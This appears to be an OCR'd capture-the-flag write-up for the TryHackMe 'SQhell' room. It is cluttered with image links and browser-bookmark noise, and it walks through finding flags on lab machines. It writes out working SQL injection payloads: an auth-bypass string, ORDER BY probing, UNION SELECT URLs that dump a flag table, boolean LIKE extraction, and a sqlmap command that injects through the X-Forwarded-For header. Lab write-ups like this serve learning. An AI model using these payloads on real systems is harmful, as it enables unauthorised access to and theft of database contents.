

SQhell THM


Flag 1-




We write a true statement to inject into the sql data base as admin has been presented as the username, we might write a true statement as follows admin' AND 1=1#


Flag -5


10.10.45.88/post?id=2%20 AND 1=100
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
ost not found


10.10.45.88/post?id=2%20 Order by 8--
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
Unknown column '8' in 'order clause'



http://10.10.189.239/post?id=2%20and%201=2%20union%20select%201,2,concat(id,flag),4%20from%20sqhell_5.flag%20LIMIT%200,1--%20-




Appending with a non true statement we get the error of page not found , indicating the presence of sql database


this shows these columns vulnerable to the injection

here we have found the names of the table that exist in the database

a table called flag exists in the database


Flag 3





Using Boolean based operators-

http://10.10.94.12/register/user-check?username=admin%27UNION%20SELECT%20%201,2,3%20FROM%20flag%20WHERE%20flag%20LIKE%20%27T%25




Was able to find flag 3 using sqlmap only.


Flag 2

```
sqlmap --dbms mysql --headers="X-forwarded-for:1*" -u http://10.10.90.222/
-D sqhell_1 -T flag -C flag --dump
```


using this xforward for we can perform time based cum Boolean based injection.




Flag 4-




A famous dialogue from movie inception






We found out the result on the false statements

